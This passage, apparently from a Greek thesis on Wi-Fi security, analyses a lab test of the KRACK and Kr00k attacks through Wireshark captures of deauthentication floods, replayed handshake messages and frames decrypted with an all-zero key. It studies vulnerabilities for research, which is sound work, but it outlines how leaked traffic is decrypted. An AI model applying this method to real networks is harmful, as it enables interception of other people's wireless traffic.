
- **Install Bit:** Η σημαντικότερη ένδειξη για την επίθεση. Όταν είναι "Set" (1), δίνει την εντολή στη συσκευή να εγκαταστήσει το κλειδί.
- **Key Ack:** Δείχνει ότι ο Authenticator (Router) απαιτεί επιβεβαίωση από τη συσκευή για τη λήψη του κλειδιού.
- **Key Mic (Message Integrity Check):** Είναι η ψηφιακή υπογραφή του πακέτου. Αν αυτό το πεδίο είναι σωστό, η συσκευή ξέρει ότι το κλειδί δεν έχει αλλοιωθεί κατά τη μεταφορά.
- **Replay Counter:** Ένας αύξων αριθμός που διασφαλίζει ότι κάθε μήνυμα είναι μοναδικό. Στο KRACK, η ύπαρξη αυτού του αριθμού σε επαναλαμβανόμενα Message 3 είναι η "υπογραφή" της επίθεσης.

Τα παραπάνω πεδία αποτελούν τα δομικά στοιχεία της ασφάλειας του WPA2 και η σωστή διαχείρισή τους από τον client είναι αυτή που αποτρέπει την επιτυχία της επίθεσης KRACK.



Time	Source	Destination	Protocol	Length	Info
1502.51.432769	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	802.11	26	Deauthentication, SN=116, FN=0, Flags=.....C
1503.51.434926	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	802.11	26	Deauthentication, SN=117, FN=0, Flags=.....C
1504.51.435999	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	802.11	26	Deauthentication, SN=118, FN=0, Flags=.....C
1505.51.441846	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	802.11	26	Deauthentication, SN=119, FN=0, Flags=.....C
1506.51.447103	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	802.11	26	Deauthentication, SN=120, FN=0, Flags=.....C
1507.51.449679	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	802.11	26	Deauthentication, SN=121, FN=0, Flags=.....C
1508.51.453769	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	802.11	26	Deauthentication, SN=122, FN=0, Flags=.....C
1509.51.455183	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	802.11	26	Deauthentication, SN=123, FN=0, Flags=.....C
1510.51.461195	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	802.11	26	Deauthentication, SN=124, FN=0, Flags=.....C
1511.51.464617	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	802.11	26	Deauthentication, SN=125, FN=0, Flags=.....C
1512.51.468977	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	802.11	26	Deauthentication, SN=126, FN=0, Flags=.....C
1513.51.471290	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	802.11	26	Deauthentication, SN=127, FN=0, Flags=.....C
1519.52.463715	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1520.52.465213	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1521.52.466760	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1522.52.468633	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1523.52.469876	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1524.52.471634	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1525.52.473769	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1526.52.475268	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1527.52.476330	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1528.52.476268	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1529.52.479459	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1530.52.484872	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1531.52.482598	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1532.52.484638	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1533.52.485907	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1534.52.487528	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1535.52.488115	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 1 of 4)
1537.52.491895	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	EAPOL	133	Key (Message 2 of 4) [Malformed Packet]
1538.52.499398	02:3d:29:b5:b9:cc	SamsungElect.f0:05:ea	EAPOL	133	Key (Message 2 of 4) [Malformed Packet]
1540.52.505947	SamsungElect.f0:05:ea	02:3d:29:b5:b9:cc	EAPOL	133	Key (Message 2 of 4) [Malformed Packet]

Εικόνα 34 Τα πακέτα 'eapol' του 4-ways Handshake και τα πακέτα που διατάζουν" μια συσκευή να αποσυνδεθεί άμεσα από το Wi-Fi



Εικόνα 35 Τα πακέτα 740 και 1539 που περιέχουν το message 3 of 4 και η εμφάνιση του ίδιου 'Replay Counter: 2'

Στην περίπτωση της δικής μας δοκιμής, η ανάλυση αποκάλυψε μια κρίσιμη ένδειξη: το Message 3 εμφανίστηκε δύο φορές (Πακέτα 740 και 1539) με τον ίδιο ακριβώς Replay Counter: 2 (Εικόνα 35).

Η ταύτιση του Replay Counter σε δύο διαφορετικά χρονικά σημεία αποδεικνύει ότι το Access Point εξαναγκάστηκε σε επανεκπομπή της εντολής εγκατάστασης κλειδιού. Η εμφάνιση του σφάλματος [Malformed Packet] στο δεύτερο μήνυμα επιβεβαιώνει τον αποσυγχρονισμό της κρυπτογραφικής διαδικασίας που προκάλεσε η παρέμβασή μας. Το πρόβλημα της επανεγκατάστασης του κλειδιού του μηνύματος 3 είναι πλέον γνωστό (ως **CVE-2017-13077: Reinstallation of the pairwise key (PTK) in the 4-way handshake.**) και έχουν νεότερες ενημερώσεις για την αποφυγή της απειλής.


Παρά το γεγονός ότι η επίθεση κατάφερε να προκαλέσει τις συνθήκες επανεκπομπής, η συσκευή-στόχος (Samsung) επέδειξε ανθεκτικότητα. Οι σύγχρονες ενημερώσεις ασφαλείας (security patches) αναγκάζουν τη στοιβή πρωτοκόλλου της συσκευής να αγνοεί επαναλήψεις του Message 3 που περιέχουν ήδη χρησιμοποιημένους αριθμούς Replay

Counter. Συνεπώς, ενώ η καταγραφή αυτή αποτελεί έμπρακτη απόδειξη ότι το περιβάλλον δοκιμών είναι εκτεθειμένο στις συνθήκες που ευνοούν την επίθεση, η συσκευή απέφυγε το Key Reinstallation. Αν η συσκευή δεν διέθετε τις απαραίτητες ενημερώσεις, η λήψη του δεύτερου Message 3 με το Install Bit ενεργοποιημένο θα την ανάγκαζε σε επανεγκατάσταση του κλειδιού, επιτρέποντας στον επιτιθέμενο την αποκρυπτογράφηση της κίνησης.

6.6 Πρακτική Υλοποίηση και Ανάλυση Kr00K

Συνεχίζοντας την ανάλυση από τη θεωρητική θεμελίωση της ευπάθειας (Ενότητα 6.2), το πρακτικό μέρος της εργασίας επικεντρώθηκε στην ανίχνευση του "αποτυπώματος" του Kr00k σε πραγματικές συνθήκες. Η υλοποίηση πραγματοποιήθηκε μέσω της πρόκλησης βίαιων αποσυνδέσεων (Deauthentication) και της ταυτόχρονης καταγραφής της κίνησης για την ανίχνευση πακέτων που κρυπτογραφήθηκαν με το «μηδενικό κλειδί» (all-zero TK).

Μετά τη βίαιη αποσύνδεση της συσκευής, η παρακολούθηση της κίνησης από το αρχείο με τις καταγραφές των πακέτων, στον αναλυτή Wireshark αποκάλυψε μια εκτεταμένη περίοδο κρυπτογραφικής αστάθειας. Η ανάλυση επικεντρώθηκε στη ροή των πακέτων που ακολούθησαν την επίθεση Deauthentication, η οποία προκάλεσε μια συνεχή διατάραξη της σύνδεσης από το πακέτο 738 έως το 1540, όπου μετά την κορύφωση της επίθεσης (πακέτο 1540), η συσκευή-στόχος περιήλθε σε μια κατάσταση "κρυπτογραφικής αστάθειας (*Εικόνα 36*).. Παρόλο που η νόμιμη σύνδεση WPA2 είχε τερματιστεί, το Wi-Fi chip συνέχισε να εκπέμπει πακέτα QoS Data (frames 1541 έως 1590). Τα πακέτα αυτά, που εμφανίζονται στον αναλυτή Wireshark με πράσινο χρώμα (υποδηλώνοντας κίνηση δεδομένων επιπέδου εφαρμογής), αποτελούν τα πειραματικά τεκμήρια της διαρροής του buffer .



The image shows a Wireshark packet capture interface. The top menu bar includes Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A display filter is set to 'poly a display filter ... <Ctrl-/>'. The packet list table shows the following data:

Time	Source	Destination	Protocol	Length	Info
1533 52.485067	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1534 52.487528	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1535 52.489115	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1536 52.490118	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	802.11	42	Action, SN=2024, FN=0, Flags=.....C[Malformed Packe
1537 52.491895	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	155	Key (Message 2 of 4)[Malformed Packet]
1538 52.491905	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	802.11	42	Action, SN=606, FN=0, Flags=.....C[Malformed Packe
1539 52.499398	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	237	Key (Message 3 of 4)[Malformed Packet]
1540 52.504947	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	133	Key (Message 2 of 4)[Malformed Packet]
1541 52.538434	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1542 52.538442	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1543 52.538445	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1544 52.540666	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1545 52.540679	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1546 52.554553	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1547 52.555419	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1548 52.557726	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1549 52.559322	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1550 52.559329	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1551 52.559333	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1552 52.561690	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1553 52.562340	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1554 52.562348	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1555 52.562352	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1556 52.563895	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1557 52.563906	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1558 52.563910	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1559 52.564780	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1560 52.564789	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1561 52.564792	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1562 52.565879	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1563 52.565886	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C
1564 52.565986	HuaweiTechno_b5:b9:c3	SamsungElect_fd:05:ea	802.11	195	QoS Data, SN=0, FN=0, Flags=p...R.F.C

Εικόνα 36 Η ροή των πακέτων από το 1533 έως το 1564. Και κυρίως τα QoS Data μετά την αποσύνδεση. Διακρίνεται η συνεχής επαναμετάδοση του ίδιου πλαισίου δεδομένων, ένδειξη του κρυπτογραφικού εγκλωβισμού του Wi-Fi chip.


6.6.1 Χρονολογική Αλληλουχία και το "Αποτύπωμα" της Επίθεσης

Η χρονολογική καταγραφή των συμβάντων αποκαλύπτει την ακριβή στιγμή που το hardware χάνει τον έλεγχο της κρυπτογράφησης. Ο παρακάτω Πίνακας 10 *Σύγκριση μεταξύ Krack & Kr00k* συνοψίζει τη μετάβαση από την ασφαλή σύνδεση στη διαρροή:

Φάση	Εύρος Πακέτων	Χαρακτηριστικά (PN / Flags)	Περιγραφή Συμβάντος
A: Κανονική Λειτουργία	1236	PN: 3c	Σταθερή σύνδεση WPA2 με κανονική αύξηση μετρητών.
B: Έναρξη Επίθεσης	1237 – 1313	PN: 3d, 3e	Έναρξη Deauthentication attack. Παρατηρείται αστάθεια στη σειρά των PN.
Γ: Κρυπτογραφική Αστάθεια	1314 – 1513	PN: 3f (Εικόνα 37 Ανάλυση του frame 1384. Διακρίνεται ο αριθμός πακέτου 3f)	Το PN "παγώνει" στο 3f λόγω αδυναμίας λήψης ACK. Οριστική αποσύνδεση.
Δ: Απόπειρα Επανασύνδεσης	1514 – 1540	Handshake 4-way Message 1, 2, 3	Προσπάθεια νέας χειραψίας. Το Message 3 (Frame 1540) στοχεύεται για KRACK.
Ε: Διαρροή Kcr00k	1541 – 1581	PN: 01 (Reset)	Μηδενισμός κλειδιού. Το PN ξεκινά από το 01 με 40 επαναμεταδόσεις (Retry).

ΣΤ: Εκκένωση Buffer	1582 – 1590	PN: 02, 03	Το chip αδειάζει τα τελευταία υπολείμματα μνήμης (Buffer Residue).
------------------------	-------------	------------	--

Πίνακας 11 Ανάλυση και περιγραφή πακέτων



Εικόνα 37 Ανάλυση του frame 1384. Διακρίνεται ο αριθμός πακέτου 3f

6.6.2 Ανάλυση PN (Packet Number) και Key Stream Reuse

Η πλέον καθοριστική ένδειξη της ευπάθειας Kr00k προέκυψε από την ανάλυση του πεδίου **CCMP Extended Initialization Vector (ExtIV)** και του Packet Number (PN). Στα πακέτα διαρροής που ακολούθησαν την αποσύνδεση, παρατηρήθηκε πλήρης κατάρρευση της σειριακής αύξησης των μετρητών ασφαλείας και παρατηρήθηκαν τα εξής κρίσιμα ευρήματα:


- **Επανεκκίνηση και Στατικότητα του PN (Packet Number):** Από το πακέτο 1541 έως το 1581, η τιμή του PN παρέμεινε "παγωμένη" στο 01 (bytes: 01 00 00 20 00 00...). Η επανεκκίνηση του μετρητή από την τιμή 01 αμέσως μετά την αποσύνδεση αποδεικνύει ότι το chip έχασε τη μνήμη της συνεδρίας και μηδένισε τους κρυπτογραφικούς μετρητές (Reset), όπως προβλέπει ο μηχανισμός του Kr00k.
- **Key Stream Reuse:** Η παρατεταμένη στατικότητα του PN στο "01" για δεκάδες πακέτα αποτελεί σοβαρή παραβίαση του πρωτοκόλλου WPA2 (Key Stream Reuse). Αυτό υποδηλώνει ότι το hardware εκτελούσε κρυπτογράφηση "εκτός συγχρονισμού", εκπέμποντας επανειλημμένα δεδομένα με το ίδιο κρυπτογραφικό υλικό. Επειδή το κλειδί είναι μηδενικό και το PN στατικό, η ροή κλειδιού (key stream) γίνεται προβλέψιμη. Ένας επιτιθέμενος μπορεί να "σπάσει" την κρυπτογράφηση μέσω μαθηματικής πρόβλεψης του key stream, χωρίς να γνωρίζει τον κωδικό του Wi-Fi.
- **Βαθμιαία Αύξηση:** Η τιμή του PN αυξήθηκε αργά σε 02 (frames 1582-1584) και τελικά σε 03 (frames 1589-1590), δείχνοντας την προσπάθεια του chip να εκκενώσει τα τελευταία υπολείμματα του buffer.

Μια επιπλέον ένδειξη της κατάρρευσης του συστήματος ήταν η συστηματική εμφάνιση του flag "**Retry: Frame is Being Retransmitted**". Το Wi-Fi chip έστελνε το ίδιο πακέτο επανειλημμένα, καθώς δεν λάμβανε επιβεβαίωση (ACK). Σύμφωνα με την τεχνική ανάλυση της ESET [29], η αποτυχία του δρομολογητή να αποστείλει ACK οφείλεται στην αποτυχία επαλήθευσης του ICV (Integrity Check Value). Εφόσον το Wi-Fi chip χρησιμοποιεί το μηδενικό κλειδί (all-zero TK) λόγω της ευπάθειας Kr00k, ενώ ο δρομολογητής διατηρεί ακόμη το νόμιμο κλειδί της συνεδρίας, τα πακέτα απορρίπτονται ως κατεστραμμένα. Η συμπεριφορά αυτή οδηγεί σε έναν ατέρμονα βρόχο επαναμεταδόσεων (Retransmission Loop), ο οποίος εξηγεί πλήρως τη στατικότητα του μετρητή PN: 01 που παρατηρήθηκε στα πακέτα 1541-1581. Η πειραματική αυτή

επαλήθευση επιβεβαιώνει ότι η συσκευή Access Point ακολουθεί ακριβώς το πρότυπο συμπεριφοράς των ευάλωτων chipsets που περιγράφεται στη διεθνή βιβλιογραφία.

Η οριστική απόδειξη προέκυψε από την ανάλυση του Frame 1542. Με την εφαρμογή των 64 μηδενικών (all-zero TK) στο Wireshark, η κρυπτογραφική "κλειδαριά" άνοιξε (**Εικόνα 38**):

- **Επιτυχές ICV Check:** Η απουσία σφάλματος (ICV check failed) πιστοποιεί μαθηματικά ότι το κλειδί ήταν μηδενικό.
- **Buffer Residue:** Η αποκάλυψη του πεδίου Data, παρόλο που περιείχε "σκουπίδια" (binary garbage), επιβεβαίωσε τη διαρροή υπολειμμάτων του Buffer.



Εικόνα 38 Λεπτομερής ανάλυση του frame 1542 και 1541. Διακρίνεται το πεδίο Data και η απουσία σφαλμάτων ICV, πιστοποιώντας τη χρήση του μηδενικού κλειδιού. Επίσης η αρίθμηση του PN 01 που είναι και στα 2 PN 01

Η πειραματική διαδικασία επιβεβαίωσε ότι το Access Point είναι πλήρως εκτεθειμένο στην ευπάθεια Kr00k. Ενώ η συσκευή-θύμα (Samsung) επέδειξε αντοχή στην επίθεση KRACK μέσω software patches, η ασφάλεια κατέρρευσε σε επίπεδο υλικού (hardware) κατά την αποσύνδεση. Η ταυτόχρονη εμφάνιση επανεκκίνησης του PN, του Retransmission Loop και της μαθηματικής επαλήθευσης του μηδενικού κλειδιού, συνθέτουν την πλήρη τεχνική απόδειξη της επιτυχούς εκμετάλλευσης της ευπάθειας στο περιβάλλον δοκιμών.

6.7 Συμπεράσματα Κεφαλαίου

